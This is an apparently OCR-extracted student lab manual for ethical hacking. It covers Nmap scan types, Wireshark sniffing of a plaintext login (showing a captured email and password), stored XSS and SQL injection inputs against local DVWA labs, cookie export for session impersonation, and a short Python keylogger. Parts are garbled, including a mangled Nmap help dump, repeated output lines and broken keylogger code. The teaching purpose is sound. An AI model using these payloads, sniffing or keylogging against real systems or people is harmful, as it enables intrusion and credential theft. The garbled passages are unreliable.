AIM: Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, and XMAS.

NOTE: Install Nmap for windows and install it. After that open cmd and type "nmap" to check if it is installed properly. Now type the below commands.

Command Line Usage of Nmap:

C:\>nmap

```
C:\Users\Administrator>nmap
\text{Nmap 7.79 ( https://nmap.org )}
\text{Users\Administrator>nmap}
\text{Nmap 7.79 ( https://nmap.org )}
\text{Usage: nmap [Scan Type(s)] [Options] {target specification}}
\text{TARGET SPECIFICATION:}
\text{Can pass hostnames, IP addresses, networks, etc.}
\text{Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254}
\til\ (inputfilename): Input from list of hosts/networks
\til\ (inputfilename): Inputfilename): Inputfilename Inputfilename
\text{-exclude file (exclude file): Exclude list from file}
\text{HOST DISCOVERV:}
\til\ (inputfilename): Inputfilename Inputfilename
\text{-exclude file (exclude file): Exclude list from file}
\text{HOST DISCOVERV:}
\text{-sli ist Scan - simply list targets to scan}
\text{-encl pring Scan - disable port scan}
\text{-encl pring Scan}
\text{-encl
```

GUI Version of Nmap (Zenmap):

C:\>zenmap

1) Conduct ACK scan of the host scanme.nmap.org.

☐ **ACK** -sA (TCP ACK scan)

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command:

C:\>nmap -sA scanme.nmap.org

C:\>nmap -sA -p22,25,53,70,80,113 scanme.nmap.org

Output:

C:\Users\Administrator>nmap -sA scanme.nmap.org

Starting Nmap 7.70 (https://nmap.org) at 2019-01-20 15:38 India Standard Time

Nmap scan report for scanme.nmap.org (45.33.32.156)

Host is up (0.25s latency).

All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are unfiltered

Nmap done: 1 IP address (1 host up) scanned in 39.58 seconds

C:\Users\Administrator>nmap -sA -p22,25,53,70,80,113 scanme.nmap.org

Starting Nmap 7.70 (https://nmap.org) at 2019-01-20 15:40 India Standard Time

Nmap scan report for scanme.nmap.org (45.33.32.156)

Host is up (0.25s latency).

PORT STATE SERVICE

22/tcp unfiltered ssh

25/tcp unfiltered smtp

53/tcp unfiltered domain


70/tcp unfiltered gopher

80/tcp unfiltered http

113/tcp unfiltered ident

Nmap done: 1 IP address (1 host up) scanned in 7.97 seconds

GUI with Output:



2) Conduct a SYN (Stealth) scan of the host scanme.nmap.org


SYN (Stealth) Scan (-sS)

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command:

C:\>nmap -sS scanme.nmap.org

GUI with Output:



Conduct FIN, NULL and Xmas scan of the host scanme.nmap.org.

FIN Scan (-sF)

Sets just the TCP FIN bit.

NULL Scan (-sN)

Does not set any bits (TCP flag header is 0)

• XMAS Scan (-sX)

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command:

nmap -sN scanme.nmap.org

C:\>nmap -sN -p22,113,139 scanme.nmap.org

C:\>nmap -sF scanme.nmap.org

C:\>nmap -sX scanme.nmap.org

```
C:\Users\Administrator>nmap -sN scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-20 15:14 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 259.68 seconds

C:\Users\Administrator>nmap -sN -p22,113,139 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-20 15:21 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT STATE SERVICE
22/tcp open|filtered ssh
113/tcp open|filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 10.15 seconds

C:\Users\Administrator>nmap -sF scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-20 15:22 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.24s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 251.40 seconds

C:\Users\Administrator>nmap -sX scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156)
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All 1000 scanned ports on scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
```

Output:

C:\Users\Administrator>nmap -sN scanme.nmap.org

Starting Nmap 7.70 (https://nmap.org) at 2019-01-20 15:14 India Standard Time

Nmap scan report for scanme.nmap.org (45.33.32.156)

Host is up (0.25s latency).

All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 259.68 seconds

C:\Users\Administrator>nmap -sN -p22,113,139 scanme.nmap.org

Starting Nmap 7.70 (https://nmap.org) at 2019-01-20 15:21 India Standard Time

Nmap scan report for scanme.nmap.org (45.33.32.156)

Host is up (0.25s latency).

PORT STATE SERVICE

22/tcp open|filtered ssh

Application No: 171010

113/tcp open|filtered ident

139/tcp open|filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 10.15 seconds

C:\Users\Administrator>nmap -sF scanme.nmap.org

Starting Nmap 7.70 (https://nmap.org) at 2019-01-20 15:22 India Standard Time

Nmap scan report for scanme.nmap.org (45.33.32.156)

Host is up (0.24s latency).

All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 251.40 seconds

C:\Users\Administrator>nmap -sX scanme.nmap.org

Starting Nmap 7.70 (https://nmap.org) at 2019-01-20 15:28 India Standard Time


Nmap scan report for scanme.nmap.org (45.33.32.156)

Host is up (0.26s latency).

All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 23.88 seconds


GUI with Output:




PRACTICAL NO. 5

AIM: Use WireShark sniffer to capture network traffic andanalyze.


Step 1: Install and open WireShark




Step 2: Go to Capture tab and select Interface option.




Step 3: In Capture interface, Select Local Area Connection and click on start.




Step 4: The source, Destination and protocols of the packets in the LAN network are displayed.




Step 5: Open a website in a new window and enter the user id and password. Register if needed.






Step 6: Enter the credentials and then sign in

Step 7: The wireshark tool will keep recording the packets




Step 8: Select filter as http to make the search easier and click on apply



Step 9: Now stop the tool to stop recording.

- Step 10: Find the post methods for username and passwords
- Step 11: U will see the email- id and password that you used to log in.



```
Frame 88: 122 bytes on wire (976 bits), 122 bytes captured (976 bits) on interface 0

Ethernet II, Src: Tp-LinkT_1f:8a:cd (c0:4a:00:1f:8a:cd), Dst: D-LinkIn_83:87:9c (b0:c5:54:83:87:9c)

Internet Protocol Version 4, Src: 192.168.0.101 (192.168.0.101), Dst: 208.82.16.68 (208.82.16.68)

Transmission Control Protocol, Src Port: 57694 (57694), Dst Port: http (80), Seq: 1642, Ack: 1, Len: 68

[3 Reassembled TCP Segments (1709 bytes): #86(1452), #87(189), #88(68)]

Hypertext Transfer Protocol

Line_based text data: application/x-www-form-urlencoded

xg_token=&emailAddress=ajectsngh480%40gmail.com%password=knighthorse

| Commonwealth | Commonw
```

PRACTICAL NO. 6


AIM: Simulate persistent Cross Site Scripting attack.


Step 1: Go to site localhost:8080/DVWA/login.php and enter username:admin and password:password.




Step 2: go to home page.


Step 3: click on xss(stored).






Step 4: give name:test 1 and message:<script>alert("this is xss file")</script> and click on sign guestbook.





Step 5: give name:test 2 and message:<script>alert(document.cookie)</script> and click on sign guestbook.




PRACTICAL NO. 7


AIM: Session impersonation using Firefox and Tamper Data add-on


A] Session Impersonation

Step 1: Open Firefox and Go to Tools > Add-ons > Extension




Step 2: Search and install Cookie Editor






Step 3: Then Click on Cookie extension to get cookie




Step 4: Open a Website and Login and then click on export cookie




B] Tamper data add-on


Step 1: Open Firefox




Step 2: Go to Tools > Add-ons > Extension and search and install Temper data



Step 3: Select A Website For Tempering Data E.G.(Youtube) And Click Start Tempering And Stop Tampering .







PRACTICAL NO. 8

AIM: Perform SQL injection attack.


Step 1: Open XAMPP and start apache and mysql.



Step 2: Go to web browser and enter site localhost/phpmyadmin



Step 3: Create database with name sql_db.



Step 4: Go to site localhost/sql_injection/setup.php and click on create/reset database.



Step 5: Go to login.php and login using Username: admin and Password: password



Step 6: Opens the home page.




Step 7: Go to security setting option in left and set security level low.




Step 8: Click on SQL injection option in left



Step 9: Write "1" in text box and click on submit.



Step 10: Write "a' or "=" in text box and click on submit.



Step 11: Write "1=1" in text box and click on submit.



Step 12: Write "1*" in text box and click on submit.



PRACTICAL NO. 9

Aim: - Create a simple keylogger using

python Code: -

```
from pynput.keyboard import Key, Listener import logging, pynput
```

```
logging.basicConfig(filename=("key_log.txt"), level=logging.DEBUG, format='%(asctime)s:%(message)s')
```

```
def on_press(key):
```

logging.info(str(key))

with Listener(on_press=on_press) as istener:

listener.join()

Output: -

```
File Edit Format View Help

2018-11-04 22:30:58,825:u'h':
2018-11-04 22:30:59,315:u'e':
2018-11-04 22:30:59,683:u'l':
2018-11-04 22:30:59,898:u'l':
2018-11-04 22:31:00,098:u'o':
2018-11-04 22:31:19,914:Key.space:
2018-11-04 22:31:20,490:u'w':
2018-11-04 22:31:20,641:u'o':
2018-11-04 22:31:21,187:u'r':
2018-11-04 22:31:21,378:u'l':
2018-11-04 22:31:21,602:u'd':
```